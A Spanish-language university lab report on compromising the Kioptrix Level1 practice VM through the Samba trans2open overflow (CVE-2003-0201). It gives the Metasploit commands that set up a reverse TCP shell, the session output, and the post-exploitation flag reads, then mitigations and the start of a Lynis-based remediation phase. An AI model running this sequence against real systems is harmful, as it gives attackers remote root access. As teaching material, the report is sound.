


Fig 15. Enlistamos los payloads disponibles




Fig 16. Set payload 29 y verificación de condiciones de ataque

- Comandos:
  - search trans2open → use exploit/linux/samba/trans2open
  - show options → set RHOSTS 192.168.200.4
  - show payloads → set payload linux/x86/shell/reverse_tcp
  - set LHOST 192.168.200.5 set LPORT 4444 → run (ver Fig 17)
- Propósito: Preparar exploit y handler para recibir la conexión reversa.
- Explicación: El módulo trans2open explota un desbordamiento en el manejo de la transacción trans2open de Samba 2.2.x. Se seleccionó un payload reverse tcp para que la víctima abra una conexión hacia el atacante ya que a ejecución con el payload por defecto (ver Fig 13) no rindió frutos. LHOST/LPORT indican dónde escuchar o direccionar.
- Implicación: Si la explotación tiene éxito, el handler mostrará una sesión de shell remota (ver sección 3.1.11)

3.1.11 Ejecución del exploit y obtención de shells




Fig 17. Ejecución (run) del exploit

- Salida clave al ejecutar “run”:
  - [*] Started reverse TCP handler on 192.168.200.5:4444
  - Intentos de direcciones de retorno y envío de stage: Trying return address 0xbffffdfc ... / [*] Sending stage ...
  - [*] Command shell session 1 opened (192.168.200.5:4444 -> 192.168.200.4:1029) (y sesiones 2–4)
- Explicación: El exploit probó offsets y direcciones de retorno (técnica típica para desbordamientos en entornos sin ASLR/NX). El stage del payload cargó y devolvió una shell reversa al handler. La apertura de múltiples sesiones indica que varias pruebas tuvieron éxito (o que el exploit intentó repetir el payload creando sesiones adicionales).
- Conceptos clave: ASLR (Adress Space Layout Randomization) es una técnica de seguridad que aleatoriza las direcciones de memoria donde se cargan los componentes de un programa, haciendo impredecible la ubicación del código en memoria. NX (No-eXecute) / DEP (Data Execution Prevention) es una tecnología de hardware/software que previene la ejecución de código en regiones de memoria de datos, como la pila (stack) y el montículo (heap).
- Implicación: Compromiso confirmado: se obtuvieron shells remotos.

3.1.12 Fase post-explotación: reconocimiento dentro de la “víctima” y confirmación de privilegios

Fig 18. Consulta de privilegios



Fig 19. Consulta de contenidos y procesos




Fig 20. Obtención o captura de banderas 3 y 1






Fig 21. Captura de bandera 2

- Comandos y salidas relevantes en Shell remota:
  - whoami → root
  - hostname → kioptrix.level1
  - ps aux → lista procesos: httpd -D HAVE_SSL, smbd, shells spawn.
  - Navegación y lectura de archivos: cd /home/harold && cat bandera3.txt → contenido (hash/evidencia), cd /home/john && cat bandera1.txt, cd /root && cat bandera2.txt
- Explicación: whoami confirmó que la shell tenía privilegios root, lo que demuestra que la vulnerabilidad condujo directamente a un contexto con privilegios elevados o que el servicio explotado corría como root y el payload heredó esos permisos. Realizando una navegación básica dentro de la terminal logramos la captura y lectura (con el comando cat) de las banderas ocultas (ver Fig 20 y Fig 21) lo cual demuestra la capacidad de acceder a archivos de usuario y root
- Implicación: Control total del sistema objetivo y captura de las banderas (esto puede significar un riesgo crítico en entornos productivos).

3.2 Análisis de los métodos utilizados para comprometer el sistema

3.2.1 Vector y vulnerabilidad explotada

El vector principal fue Samba en una versión antigua de la rama 2.2.x. El módulo trans2open en Metasploit explota una falla de desbordamiento de buffer en la gestión de ciertas transacciones (trans2open) en smbd. Dado que smbd corre típicamente con permisos elevados (a menudo root) y el sistema objetivo no presentaba mitigaciones modernas (ASLR/DEP), el exploit pudo ejecutar código arbitrario y abrir una conexión reversa con privilegios root.

Resumen técnico:

- Debilidad: software desactualizado (Samba 2.2.x) + configuración permisiva (listado anónimo).
- Mecanismo: desbordamiento en manejo de transacción SMB (trans2open) → inyección de shellcode → ejecución con privilegios del servicio → conexión reversa al atacante.

3.2.2 Fases y técnicas concretas empleadas

1. Reconocimiento pasivo/activo: nmap -sN y nmap -sV para identificar hosts y versiones. Técnica segura para mapear la superficie de ataque.

2. Enumeración de servicio: smbclient -L -N para validar share listing y acceso anónimo.
3. Confirmación con herramientas: whatweb para identificar el servidor web y fallas TLS; Metasploit auxiliar (smb_version) para corroborar versión de Samba.
4. Explotación automatizada: Metasploit — exploit/linux/samba/trans2open con payload reverse shell. Uso de un handler para recibir shells.
5. Post-explotación: whoami, ps aux, navegación por el filesystem y lectura de archivos “bandera” para validar la penetración.

3.2.3 ¿Por qué funcionó? (causas raíz)

- Software obsoleto: versiones de Samba y Apache extremadamente antiguas con vulnerabilidades públicas conocidas.
- Configuración insegura: permitido acceso a recursos SMB sin la debida restricción, negociación de seguridad antigua.
- Falta de mitigaciones del sistema: kernel/compilación sin protecciones modernas (NX/ASLR), aumentando probabilidad de éxito de exploits basados en stack/heap.

3.2.4 Limitaciones y consideraciones éticas/técnicas

- Este flujo de ataque es válido en entornos de práctica/autorizados. La misma técnica utilizada contra sistemas productivos sin permiso sería ilegal y dañina.
- En entornos reales, la presencia de IDS/IPS, registros y segmentación de red puede detectar y bloquear etapas del ataque (por ejemplo, escaneos rápidos -T5, conexiones reversas inusuales).
- Metasploit automatiza numerosas acciones; en evaluación de seguridad es importante registrar y conservar evidencia sin alterar más de lo necesario (por ejemplo, preservar logs).

3.3 Impacto y Riesgo

- Impacto técnico: Control total del sistema objetivo (privilegios root), posibilidad de exfiltración de datos, modificación de servicios, persistencia y pivoting a otras máquinas.
- Riesgo para una organización real: Crítico → explotación remota con elevación a root es suficiente para comprometer la confidencialidad, integridad y disponibilidad del host (CID) o (CIA) y potencialmente de la red corporativa.

3.4 Recomendaciones de mitigación

- Prioridad Alta:
    1. Actualizar/Parchear Samba a una versión soportada y parcheada. Evitar ramas 2.x/antiguas.
    2. Deshabilitar SMB1 y forzar SMB2/SMB3 donde sea posible (y si el sistema lo permite).
    3. Aplicar parches a Apache / OpenSSL y reemplazar versiones vulnerables.
    4. Segmentación de red y control de acceso: restringir accesos SMB (puertos 139/445) por firewall y restringir a subredes de confianza.
    5. Deshabilitar acceso anónimo a recursos y fortalecer políticas de autenticación en Samba (restrict anonymous = 2, map to guest = Never, server signing).
- Prioridad Media:
    1. Habilitar mitigaciones en el kernel y compilaciones: ASLR, NX/DEP, stack canaries. Mantener kernel actualizado.
    2. Monitoreo/Detección: desplegar IDS/IPS y alertas para escaneos (nmap), explotación conocida y conexión reverse shells (tráfico inusual a puertos no comunes).
    3. Registros y auditoría: centralizar logs, conservar logs de Samba/Apache y correlacionar eventos de abuso.
- Prioridad baja:
    1. Pruebas de penetración periódicas y escaneos de vulnerabilidades.
    2. Políticas de parcheo y gobernanza de software (evitar imágenes VM o appliances desactualizados en producción).
    3. Capacitación y concientización para administradores sobre riesgos de protocolos legados (SMB1, SSL/TLS obsoletos).

4. Conclusión

La sesión de penetración (Fase 1) documentada demuestra: identificación de servicios antiguos, confirmación de versiones vulnerables, uso de un exploit público automatizado (Metasploit) para vulnerar Samba 2.2.x y obtención de shells con privilegios root.

Las causas raíz son la presencia de software desactualizado y configuraciones permisivas; la mitigación requiere actualización inmediata de software, endurecimiento de configuraciones de red y sistema, y establecimiento de controles de monitoreo y detección.

FASE 2

Universidad CENFOTEC
SOMOS LO QUE SABEMOS

Abstract

Este informe técnico documenta la segunda fase del proyecto de seguridad de sistemas operativos, cuyo objetivo central fue auditar la máquina Kioptrix Level1 (Red Hat Linux 7.2) tras el compromiso exitoso en la Fase 1 mediante la explotación de la vulnerabilidad crítica CVE-2003-0201 en Samba.

La Fase 2 se centró en la auditoría proactiva del sistema, utilizando la herramienta Lynis, la cual fue transferida y ejecutada en el objetivo debido a su naturaleza obsoleta. La auditoría identificó fallos estructurales graves, como la ausencia de autenticación en modo single-user, scripts de inicio globalmente escribibles y una configuración PHP peligrosa (e.g., allow_url_include = On).

Las mitigaciones implementadas incluyeron la corrección de permisos críticos (chmod 644 en /etc/rc.d), la configuración de una contraseña robusta para root y la implementación de TCP Wrappers como control de acceso de red. Este avance establece la línea base de seguridad y propone un plan de acción para un hardening agresivo en la siguiente fase.

1. Objetivo General

El objetivo de este proyecto es demostrar las habilidades en ciberseguridad mediante la penetración de una máquina vulnerable y, posteriormente, la identificación y corrección de las brechas de seguridad.

2. Objetivo específico

Identificar las vulnerabilidades explotadas durante la Fase 1 e implementar soluciones para corregir las vulnerabilidades descubiertas.

3. Fase 2 – Remediación

3.1 Vulnerabilidades explotadas y encontradas en Fase 1

La Fase 1 se centró en la penetración, que se logró exitosamente al explotar una vulnerabilidad de desbordamiento de búfer en un servicio desactualizado.

Servicio Vulnerable	Versión	Vulnerabilidad (CVE)	Descripción
Samba	Samba (smbd)	2.2.x (2.2.0 a 2.2.8)	**CVE-2003-0201** Desbordamiento de búfer en la función trans2open que permite la ejecución de código remoto (RCE) con privilegios de root.
Servicios Adicionales	Apache 1.3.20, OpenSSH 2.9p2	Múltiples CVEs	Versiones obsoletas con vulnerabilidades conocidas y documentadas.

Fig 1. Tabla de vulnerabilidades encontradas en fase 1

La causa raíz del compromiso fue la absoluta ausencia de políticas de gestión de parches y la exposición de servicios obsoletos (datados alrededor del 2003) a la red.

3.2 Auditoría con Lynis

Para identificar vulnerabilidades de configuración y endurecimiento que no fueron explotadas en la Fase 1, se empleó la herramienta de auditoría Lynis desde la máquina Kali.

3.2.1 Preparación y transferencia del binario de Lynis (Terminal Kali)

El entorno Kioptrix, al ser muy antiguo, no permite la instalación directa de herramientas o la descarga segura vía HTTPS. Por ello, fue necesario compilar y empaquetar la herramienta desde Kali y transferirla a través de un canal HTTP temporal.

1. Instalamos Lynis y confirmamos su versión




Fig 2. Lynis

2. Creamos una carpeta de trabajo para organizar los archivos necesarios para la auditoría.




Fig 3. Creación de directorio

3. Clonamos el repo para tener la versión completa para asegurarnos que llevamos a la víctima una copia funcional de Lynis (ejecutable + directorio include, db, etc.). En los logs ./lynis --version respondió 3.1.6.




Fig 4. Clonamos repositorio

4. Comprimimos la carpeta completa del código fuente de Lynis en un archivo (lynis-kioptrix.tar.gz) para facilitar su transferencia y verificamos su contenido para la transferencia a kioptrix.

5. Levantamos un servidor HTTP temporal en el puerto 8080 de la máquina Kali (IP: 192.168.200.5) para que desde Kioptrix podamos descargar el paquete.

